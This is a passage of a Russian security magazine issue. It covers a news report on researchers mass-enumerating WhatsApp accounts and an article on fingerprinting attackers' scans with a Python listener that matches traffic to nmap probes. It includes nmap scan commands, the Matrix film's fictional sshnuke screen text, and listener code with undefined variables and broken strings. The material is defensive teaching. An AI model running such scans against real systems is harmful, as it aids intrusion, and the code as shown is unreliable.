
> Мое предсказание: работа станет необязательной. Это будет как спорт или видеоигры. Это как сходить в магазин и купить овощи или вырастить их на своем участке. Выращивать овощи намного сложнее, но некоторые все равно это делают, потому что им нравится. В книгах [серии «Культура»] денег не существует, и это довольно интересно. И я думаю, что, если заглянуть достаточно далеко вперед, при условии продолжающегося развития ИИ и робототехники, деньги вообще перестанут иметь значение.

3,5 МИЛЛИАРДА ПОЛЬЗОВАТЕЛЕЙ WHATSAPP

Исследователи из Венского университета заявили, что обнаружили уязвимость в WhatsApp, которая позволила им собрать данные более 3,5 миллиарда пользователей. По их мнению, это может быть крупнейшей утечкой данных в истории.

Авторы отчета пишут, что WhatsApp позволяет искать пользователей по номеру телефона и функция существует уже много лет. Исследователи использовали ее для массового перебора данных: с помощью инструмента на базе библиотеки Google libphonenumber они сгенерировали 63 миллиарда телефонных номеров и проверяли их со скоростью 7 тысяч в секунду.

К удивлению исследователей, WhatsApp не заблокировал их IP-адреса и аккаунты, а также не применил никаких эффективных ограничений частоты запросов. В результате специалисты смогли собирать данные со скоростью более 100 миллионов аккаунтов в час, в итоге подтвердив существование 3,5 миллиарда зарегистрированных номеров (это больше, чем официально заявленные 2 миллиарда пользователей WhatsApp).



	Country	# Accounts	Global Share	Android	iOS	Picture	(%) About Text	Business	Companions
1	India	749,075,246	21.67 %	95	5	62.2	29.5	9.8	6.2
2	Indonesia	235,245,077	6.81 %	92	8	49.1	27.5	10.7	9.3
3	Brazil	206,949,224	5.99 %	81	19	61.1	41.5	10.3	15.5
4	United States	137,859,284	3.99 %	33	67	44.0	32.8	2.4	6.1
5	Russia	132,855,022	3.84 %	76	24	61.7	33.5	3.6	9.4
6	Mexico	128,324,166	3.71 %	82	18	46.1	23.3	4.1	11.7
7	Pakistan	98,277,665	2.84 %	95	5	58.5	20.0	21.7	5.4
8	Germany	74,565,425	2.16 %	58	42	51.0	35.4	2.2	13.4
9	Türkiye	72,131,903	2.09 %	73	27	48.0	33.4	3.0	12.0
10	Egypt	69,317,806	2.01 %	90	10	53.2	25.1	11.3	6.1
11–245		1,552,021,571	44.90 %	77	23	56.9	27.9	9.3	9.0
GLOBAL (245 countries)		3,456,622,389	100.00	81	19	56.7	29.3	9.0	8.8

TABLE III
TOP 10 COUNTRIES RANKED BY NUMBER OF WHATSAPP ACCOUNTS.
ANDROID, IOS, PICTURE, ABOUT TEXT, BUSINESS, AND COMPANIONS REFER TO THEIR SHARE IN THE RESPECTIVE COUNTRY.

Более 57% собранных аккаунтов имели фото профиля, причем две трети из них содержали распознаваемые лица. Еще у 29% в профиле присутствовал текст, который порой содержал чувствительную информацию о сексуальной ориентации и политических взглядах, ссылки на LinkedIn и Tinder, рабочие email-адреса и так далее.

В итоге эксперты сумели связать некоторые телефонные номера с государственными чиновниками и представителями военных ведомств.

Отдельно в отчете упоминается тот факт, что WhatsApp запрещен в Китае, Мьянме, Северной Корее и ряде других стран. Тем не менее специалистам удалось обнаружить миллионы активных аккаунтов, связанных с номерами из этих регионов. При этом в некоторых странах за обход блокировок грозит арест и наказание. Кроме того, базы активных номеров — готовый инструмент для спамеров, фишеров и организаторов роботизированных звонков.

Исследователи сообщили разработчикам Meta (компания признана экстремистской и запрещена в РФ) о проблеме через программу bug bounty, однако ответ от компании специалистам удалось получить только через год — после того, как команда прислала Meta препринт статьи и уведомила о своем намерении обнародовать исследование.

Нитин Гупта (Nitin Gupta), вице-президент по инжинирингу WhatsApp, поблагодарил исследователей за «ответственное партнерство» и заявил, что в компании уже ведется работа над системами защиты от скрапинга. По его словам, исследование помогло провести стресс-тест новых защитных механизмов.

Авторы исследования подтверждают, что после внедрения контрмер использованные ими методы перестали работать: теперь аккаунты блокируются в случае попыток массового перебора данных.

Специалисты заявляют, что удалили все собранные данные, а представители Meta говорят, что не обнаружили доказательств использования подобного вектора атак злоумышленниками. Также подчеркивается, что сообщения пользователей защищены сквозным шифрованием и не были доступны исследователям.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Составлен протокол из-за умышленного поиска экстремистских материалов

Checkout отказалась платить хакерам и жертвует деньги на борьбу с киберпреступностью

LandFall атаковал устройства Samsung через сообщения в WhatsApp

Расширен перечень угроз для устойчивости и безопасности сетей связи

Microsoft интегрирует Sysmon в Windows 11 и Server 2025

Хакеры взламывают транспортные компании с целью кражи грузов

Google предупреждает о появлении новых семейств малвари на базе ИИ

«Королеву биткоинов» приговорили к 11 годам тюрьмы

Konni использует Google Find Hub для удаленного уничтожения данных

Правоохранители отключили более 1000 серверов Rhadamanthys, VenomRAT и Elysium

ОБРАТНЫЙ ENUMERATION

Изучаем атакующих по их трафику

s0i37
Lead cybersecurity analyst at USSC
@s0i37_channel

В арсенале безопасников — множество инструментов для анализа сетевой активности и выявления атак, но иногда можно обойтись без них и получить не менее впечатляющие результаты. В этой статье мы разберем, как по одному лишь сетевому трафику восстановить портрет атакующего: понять, откуда он пришел, какой техникой пользуется и как ведет разведку.

Мы проследим, какие сигналы выдает сам хакер, как их интерпретировать и почему подобные знания важны не меньше, чем умение вовремя заметить попытку взлома.

Enumeration — это искусство сбора информации с целей. Способность узнать достаточно неочевидные вещи. Крупицы информации, которые потом складываются в общую картину и формируют перед атакующим ту самую поверхность атак, над которой ему затем и предстоит работать.


Традиционно enumeration считался хакерским ремеслом. Но можем ли мы применить его в обратную сторону — против хакеров? Встречная разведка атакующего может оказаться весьма полезной в определенных обстоятельствах. И в этой статье мы, подобно Шерлоку Холмсу, составим примерный портрет атакующего, опираясь лишь на особенности его трафика.

В сетевом трафике почти каждой операционной системы скрыто множество секретов. И в глубине сетевых пакетов можно отыскать очень интересные поля, способные раскрыть массу неочевидных сведений об источнике трафика, о которых мало кто догадывается...

УЗНАЁМ, ЧТО ИЩЕТ ХАКЕР

Любая таргетированная хакерская атака всегда начинается с разведки. И первое, с чем столкнется целевая система при попытке проникновения, — это сканирование сетевых портов. Но само по себе сканирование портов бесполезно без идентификации сервисов, прослушивающих эти самые порты. Ведь именно в этих сервисах хакеру и предстоит искать уязвимости.


С помощью отправки особых сетевых пакетов хакер может вынуждать те или иные службы отвечать соответствующим образом, тем самым выдавая тип службы или протокол.



```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -n 1.2.3.4 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2025-09-02 15:19 EDT
Nmap scan report for 1.2.3.4
Host is up (0.00028s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
3306/tcp open  mysql   MariaDB (unauthorized)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.37 seconds
```

Определение типичных служб на удаленном сервере

В этой области все неизменно уже несколько десятилетий, и с этой задачей все еще прекрасно справляется сетевой сканер Nmap, имеющий богатую базу фингерпринтов.



```
80/tcp      open        http
81/tcp      open        hosts2-ns
# nmap -v -sS -O 10.2.2.2

Starting nmap V. 2.54BETA25
Insufficient responses for TCP sequencing (3), OS detection
accurate
Interesting ports on 10.2.2.2:
(The 1539 ports scanned but not shown below are in state: cl
Port       State       Service
22/tcp     open        ssh

No exact OS matches for host

Nmap run completed -- 1 IP address (1 host up) scanneds
# sshnuke 10.2.2.2 -rootpw="Z10N0101"
Connecting to 10.2.2.2:ssh ... successful.
Attempting to exploit SSHv1 CRC32 ... successful.
Reseting root password to "Z10N0101".
System open: Access Level <9>
# ssh 10.2.2.2 -l root
root@10.2.2.2's password:
```

Nmap использовали еще в далеком 1999-м, в фильме «Матрица»

Но что, если мы вооружимся этой же самой базой и будем сверять все приходящие сетевые пакеты и определять, на какой протокол или службу они больше всего похожи? Так мы сможем понять, что пытается найти хакер.

INFO

Эта статья основана на фрагменте книги «Хакерская самооборона. Приемы обнаружения и предотвращения хакерских атак», которая сейчас готовится к публикации.

Итак, давай напишем простейший TCP- или UDP-листенер, который будет просто слушать указанный порт и молча принимать данные. Базу данных Nmap, по которой мы будем находить соответствие между принятыми данными и тем или иным протоколом, мы можем парсить следующим незамысловатым образом:


defence/proto.py

```
import socket
import difflib

probes = {}
with open("/usr/share/nmap/nmap-service-probes") as f:
    #https://github.com/boy-hack/nmap-parser
    for line in f.readlines():
        line = line.strip()
        if line.startswith("Probe "):
            protocol = line[6:9]
            if protocol not in ["TCP", "UDP"]:
                continue
            probename_start = 10
            probename_end = line.index(" ", probename_start)
            if probename_end - probename_start <= 0:
                continue
            probename = line[probename_start:probename_end]
            probestring_start = line.index("q|", probename_end) + 1
            probestring = line[probestring_start:].strip("|")
            probes[probename] = probestring.encode().decode('
unicode-escape').encode()

def get_nmap_probe(buf):
    best_match = 0
    probename = None
    for probe in probes:
        matcher = difflib.SequenceMatcher(a=probes[probe], b=buf)
        match = matcher.find_longest_match(0, len(matcher.a), 0, len(
matcher.b))
        if match.size/len(buf) > best_match:
            best_match = match.size/len(buf)
            probename = probe
            #matcher.a[match.a:match.a+match.size]
    return probename,best_match

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind(("0.0.0.0", int(port)))
s.listen(10)
while True:
    c,info = s.accept()
    try:
        buf = c.recv(1024)
        probe,match = get_nmap_probe(packet)
    except:
        pass
    c.close()
```

При этом мы должны понимать, что стопроцентного соответствия между принимаемыми байтами может и не быть. Поэтому искать будем то, что наиболее похоже на тот или иной сетевой пакет, и выводить результат в процентном соотношении. Включим также в код GeoIP и Whois:

```
from geolite2 import geolite2 #pip3 install maxminddb-geolite2
geoip = geolite2.reader()
result = geoip.get(IP)
country = result['country']['names']['ru']
city = result['city']['names']['ru']

from ipwhois import IPWhois #pip3 install ipwhois
result = IPWhois(IP).lookup_whois()
netname = result['nets'][0]['name']
descr = result['nets'][0]['description']
```

В итоге, если этот листенер кто-то просканирует, мы увидим все его попытки обнаружения тех или иных протоколов.



```
[~]$ ./proto.py 1234 tcp
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9655 -> :1234 [GetRequest,100%] GET / HTTP/1.0....
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9658 -> :1234 [JavaRMI,100%] JRMI..K
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9659 -> :1234 [GenericLines,100%] ....
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9660 -> :1234 [HTTPOptions,100%] OPTIONS / HTTP/1.0....
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9661 -> :1234 [RTSPRequest,100%] OPTIONS / RTSP/1.0....
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9662 -> :1234 [RPCCheck,50%] ...(r.................|..................
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9663 -> :1234 [DNSVersionBindReqTCP,100%] ..............version.bind.....
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9664 -> :1234 [DNSStatusRequestTCP,100%] .............
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9665 -> :1234 [Help,100%] HELP..
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9666 -> :1234 [SSLSessionReq,53%] ....S...0..?G...,...`~....{....w....<=.o..n..(....
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9667 -> :1234 [TerminalServerCookie,86%] ...*%......Cookie: mstshash=nmap.........
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9668 -> :1234 [TLSSessionReq,47%] ....i...e..U...random1random2random3random4..../..
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9669 -> :1234 [Kerberos,21%] ...qj.n0.k...........^0\.....P.......NM..0.......
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9670 -> :1234 [SMBProgNeg,78%] .....SMBr......@.............@.........PC NETWORK
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9671 -> :1234 [X11Probe,100%] l..........
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9672 -> :1234 [FourOhFourRequest,100%] GET /nice%20ports%2C/Tri%6Eity.txt%2ebak HTTP/1.0.
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9673 -> :1234 [LPDString,100%] .default.
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9674 -> :1234 [LDAPSearchReq,43%] 0....-...c....$............d.....objectClass0....
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9675 -> :1234 [LDAPBindReq,86%] 0....`........
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9676 -> :1234 [SIPOptions,7%] OPTIONS sip:nm SIP/2.0..Via: SIP/2.0/TCP nm;branch
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9677 -> :1234 [LANDesk-RC,100%] TNMP....TNME....
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9678 -> :1234 [RPCCheck,45%] ..........
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9679 -> :1234 [NCP,83%] DmdT.................
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9680 -> :1234 [NotesRPC,100%] :.../......@.....=............/.........@........
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9681 -> :1234 [WMSRequest,18%] ...........MMS..................................
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9682 -> :1234 [oracle-tns,49%] .Z.......6.,........... .:................4.....
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9683 -> :1234 [ms-sql-s,54%] ...4...................(......U...MSSQLServer.H.
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9684 -> :1234 [afp,100%] .................
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9685 -> :1234 [giop,100%] GIOP....$.................abcdef......get.....
Россия Екатеринбург MTS_EKB_B2C_1_2 94.[redacted].[redacted].174:9686 -> :1234 [RPCCheck,45%] ...(..d/................................
```

Сходство входящих пакетов с известными протоколами (один порт)

Достаточно высокая степень сходства говорит о том, что сканировали нас, скорее всего, с помощью Nmap либо похожим сканером, использующим ту же базу фингерпринтов.

